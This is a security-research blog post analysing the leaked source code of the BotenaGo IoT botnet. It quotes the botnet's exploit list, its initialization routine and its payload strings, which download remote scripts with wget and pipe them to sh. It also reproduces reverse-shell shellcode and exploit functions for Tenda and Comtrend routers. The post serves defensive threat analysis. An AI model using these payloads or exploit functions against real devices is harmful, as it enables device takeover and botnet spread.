
BotenaGo strikes again - malware source code uploaded to GitHub



1. AT&T Cybersecurity
2. Blog

January 26, 2022 | Ofer Caspi

Executive summary

In November 2021, AT&T Alien Labs™ first published research on our discovery of new malware written in the open-source programming language Golang. The team named this malware “BotenaGo.” (Read previous article here.) In this article, Alien Labs is updating that research with new information.

Recently BotenaGo source code was uploaded to GitHub, potentially leading to a significant rise of new malware variants as malware authors will be able to use the source code and adapt it to their objectives. Alien Labs expects to see new campaigns based on BotenaGo variants targeting routers and IoT devices globally. As of the publishing of this article, antivirus (AV) vendor detection for BotenaGo and its variants remains behind with very low detection coverage from most of AV vendors.

Key takeaways:

- BotenaGo malware source code is now available to any malicious hacker or malware developer.
- New BotenaGo samples were found with very low AV detection (3/60 engines).
- With only 2,891 lines of code, BotenaGo has the potential to be the starting point for many new variants and new malware families using its source code.

Background

In September 2016, source code of one of the most popular botnets named Mirai was leaked and uploaded to one of the hacking community forums, and later uploaded to GitHub with detailed information on the botnet, its infrastructure, configuration and how to build it.

Since the release of that information, the popularity of Mirai has increased dramatically. Multiple malware variants such as Moobot, Satori, Masuta, and others use the source code of Mirai. They then add unique functionality, which has resulted in these multiple variants causing millions of infections. The Mirai botnet targets mostly routers and IoT devices, and it supports different architectures including Linux x64, different ARM versions, MIPS, PowerPC, and more. Since the Mirai botnet can be now modified and compiled by different adversaries, many new variants have become available over time featuring new capabilities and new exploits.

In our November 2021 research article, Alien Labs first described its findings about the new BotenaGo malware along with technical details. We used online tools such as Shodan to show the potential damage the BotenaGo malware could cause, and its potential for putting millions of IoT devices at risk.


Alien Labs recently discovered that the source code of BotenaGo malware was uploaded to GitHub on October 16th 2021, allowing any malicious hacker to use, modify, and upgrade it — or even simply compile it as is and use the source code as an exploit kit, with the potential to leverage all BotenaGo's exploits to attack vulnerable devices. The original source of the code is yet unknown. In the same repository, we have found additional hacking tools collected from several different sources.

Source code analysis

The malware source code, containing a total of only 2,891 lines of code (including empty lines and comments), is simple yet efficient. It includes everything needed for a malware attack, including but not limited to:

- Reverse shell and telnet loader, which are used to create a backdoor to receive commands from its operator
- Automatic set up of the malware's 33 exploits, giving the hacker a "ready state" to attack a vulnerable target and infect it with an appropriate payload based on target type or operating system


The top of the source code on GitHub shows a comment with the list of current exploits for “supported” vendors and software, as shown in Figure 1.



```
/*

Exploit kit framework 1.0.0.

Contains:
Reverse shell loader (DONE)
Telnet loader (arch detect, dir detect, echo load) (DONE)

Exploits:
UCHTTPD (DONE)
TVT-4567 (DONE)
TVT-WEB (DONE)
UNIX CCTV (DONE)
FIBERHOME ROUTER (DONE)
VIGOR ROUTER (DONE)
COMTREND ROUTER (DONE)
GPONFIBER ROUTER (DONE)
BROADCOM ROUTER (DONE)
DVRIP (DONE)
LIBDVR (DONE)
HONGDIAN ROUTER (DONE)
REALTEK MULTI ROUTER (DONE)
TENDA ROUTER (DONE)
TOTOLINK ROUTER (DONE)
ALCATEL NAS (DONE)
LILINDVR (DONE)
LINKSYS ESERIES (DONE)
*/
```

Figure 1 shows BotenaGo’s available exploits for multiple vendors.


As described in our previous blog, the malware initiates a total of 33 exploit functions targeting different routers and IoT devices by calling the function "scannerInitExploits” (see figure 2).



```
func scannerInitExploits() {

    exploitMap = make(map[string]interface{})

    scannerAddExploit("Basic realm=\"DVR\"", infectFunctionLilinDvr)
    scannerAddExploit("uc-httpd 1.0.0", infectFunctionUchttpd)
    scannerAddExploit("AuthInfo:", infectFunctionTvt)
    scannerAddExploit("CMS Web Viewer", infectFunctionMagic)
    scannerAddExploit("Server: GoAhead-Webs", infectFunctionFiberhome)
    scannerAddExploit("Server: DWS", infectFunctionVigor)
    scannerAddExploit("Basic realm=\"Broadband Router\"", infectFunctionComtrend)
    scannerAddExploit("Basic realm=\"Broadband Router\"", infectFunctionBroadcom)
    scannerAddExploit("Server: Boa/0.93.15", infectFunctionGponFiber)
    scannerAddExploit("TOTOLINK", infectFunctionTotolink)
    scannerAddExploit("Server: Boa/0.94.14", infectFunctionRealtek)
    scannerAddExploit("Basic realm=\"Server Status\"", infectFunctionHongdian)
    scannerAddExploit("Server: Http Server", infectFunctionTenda)
    scannerAddExploit(",/playzone,/", infectFunctionZyxel)
    scannerAddExploit("Linksys E", infectFunctionLinksys)

    // Exploit spray for devices we cant identify
    scannerAddExploit("HTTP/1.", infectFunctionAlcatel)
    scannerAddExploit("HTTP/1.", infectFunctionZyxelTwo)
    scannerAddExploit("HTTP/1.", infectFunctionZte)
    scannerAddExploit("HTTP/1.", infectFunctionNetgear)
    scannerAddExploit("HTTP/1.", infectFunctionNetgearTwo)
    scannerAddExploit("HTTP/1.", infectFunctionNetgearThree)
    scannerAddExploit("HTTP/1.", infectFunctionNetgearFour)
    scannerAddExploit("HTTP/1.", infectFunctionGponOG)
    scannerAddExploit("HTTP/1.", infectFunctionLinksysTwo)
    scannerAddExploit("HTTP/1.", infectFunctionLinksysThree)
    scannerAddExploit("HTTP/1.", infectFunctionDlink)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkTwo)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkThree)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkFour)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkFive)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkSix)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkSeven)
    scannerAddExploit("HTTP/1.", infectFunctionDlinkEight)

}
```


Figure 2 shows the initialization of 33 exploits.

Each exploit function contains the exploit configuration (such as a specific “GET” request) and specific payload for the targeted system (see figure 3). Some exploits are a chain of commands, such as multiple “GET” requests (see figures 4 and 5).




```go
// counters
var telShells, payloadSent int

var (
    // uc exploit settings
    // should be reverse shell to same ip as loader on port 31391
    uchttpdShellCode string = "\x01\x10\x8f\xe2\x11\xff\x2f\xe1\x11\xa1\x8a\x78\x01\x3a\x8a\x70\x02\x21\x08\x1c\x01\x21\x92\x1a\x0f\x02\x19
    ucRshellPort int = 31412

    // tvt exploit settings
    tvtWebPayload string = "cd${IFS}/tmp;wget${IFS}http://" + loaderDownloadServer + loaderScriptsLocation + "wget.sh${IFS}-O-${IFS}>sfs;ch
    tvt4567Payload string = "cd${IFS}/tmp;wget${IFS}http://" + loaderDownloadServer + loaderScriptsLocation + "wget.sh${IFS}-O-${IFS}>sfs;c

    // magic exploit settings
    magicPacketIds []string = []string{"\x62", "\x69", "\x6c", "\x52", "\x44", "\x67", "\x43", "\x4d"}
    magicPorts []int = []int{1000, 2000, 3000, 4000, 5000, 6000, 7000, 8000, 8001, 8002, 8003, 8004, 8005, 8006, 8007, 8008, 8009, 8010, 80
    magicPayload string = "wget http://rippr.cc/u -O-|sh;"

    // lilindvr payload
    lilinPayload string = "wget -O- http://" + loaderDownloadServer + "/l|sh"

    // fiberhome exploit settings
    fiberRandPort int = 1 // 0 for use below
    fiberStaticPort int = 31784
    fiberSecStrs []string = []string{"0.3123525368318707", "0.13378587435314315", "0.8071510413685209"}

    // vigor exploit settings
    vigorPayload string = "bin%2Fsh%24%7BIFS%7D-c%24%7BIFS%7D%27cd%24%7BIFS%7D%2Ftmp%24%7BIFS%7D%26%26%24%7BIFS%7Dbusybox%24%7BIFS%7Dwget%2

    // broadcom router settings
    broadcomPayload string = "$(wget%20http://" + loaderDownloadServer + "/b%20-O-|sh)"

    // hongdian router settings
    hongdianPayload string = "cd+/tmp%3Bbusybox+wget+http://" + loaderDownloadServer + loaderScriptsLocation + "wget.sh+-O-+>sfs;chmod+777+

    // tenda router settings
    tendaPayload string = "cd%20/tmp%3Brm%20wget.sh%3Bwget%20http%3A//" + loaderDownloadServer + loaderScriptsLocation + "wget.sh%3Bchmod%2

    // totlink router settings
    totolinkPayload string = "wget%20http%3A%2F%2F" + loaderDownloadServer + "%2Fa%2Fwget.sh%20-O%20-%20%3Esplash.sh%3B%20chmod%20777%20spl
```

Figure 3 shows the specific payload for different targets.



```go
func infectFunctionTenda(target string) {

    var rdbuf []byte = []byte("")

    conn, err := net.DialTimeout("tcp", target, 10 * time.Second)
    if err != nil {
        return
    }

    conn.Write([]byte("GET /goform/setUsbUnload/.js?deviceName=A;" + tendaPayload + " HTTP/1.1\r\nHost: " + target + "\r\nConnection: keep-

    for {
        tmpbuf := make([]byte, 128)
        ln, err := conn.Read(tmpbuf)
        if ln <= 0 || err != nil {
            break
        }

        rdbuf = append(rdbuf, tmpbuf...)
        if strings.Contains(string(rdbuf), "HTTP/1.0 200 OK") && strings.Contains(string(rdbuf), "{\"errCode\":0}") {
            fmt.Printf("\x1b[38;5;46mTenda\x1b[38;5;15m: \x1b[38;5;134m%s\x1b[38;5;15m payload sent to device\x1b[38;5;15m\r\n", target)
            payloadSent++
            break
        }
    }

    conn.Close()
}
```


Figure 4 shows the implementation of CVE-2020-10987.


CVE-2020-10173

```
func infectFunctionComtrend(target string) {

    var (
        rdbuf []byte = []byte("")
        state = 0
        sessionKey = "null"
    )

    conn, err := net.DialTimeout("tcp", target, 10 * time.Second)
    if err != nil {
        return
    }

    conn.Write([]byte("GET /pingview.cmd HTTP/1.1\r\nHost: " + target + "\r\nUser-Agent: Mozila/5.0\r\nAccept: text/html,application

    for {
        tmpbuf := make([]byte, 128)
        ln, err := conn.Read(tmpbuf)
        if ln <= 0 || err != nil {
            break
        }

        rdbuf = append(rdbuf, tmpbuf...)
        if strings.Contains(string(rdbuf), "&sessionKey=") && strings.Contains(string(rdbuf), "var code = 'location=") && state != 1
            sessionKey = getStringInBetween(string(rdbuf), "   loc += '&sessionKey=", "';\n}\n\nvar code = 'location=\"' + loc + '\"

            if sessionKey == "null" {
                break
            }

            conn.Close()
            conn, err = net.DialTimeout("tcp", target, 10 * time.Second)
```

Figure 5 shows the implementation of CVE-2020-10173

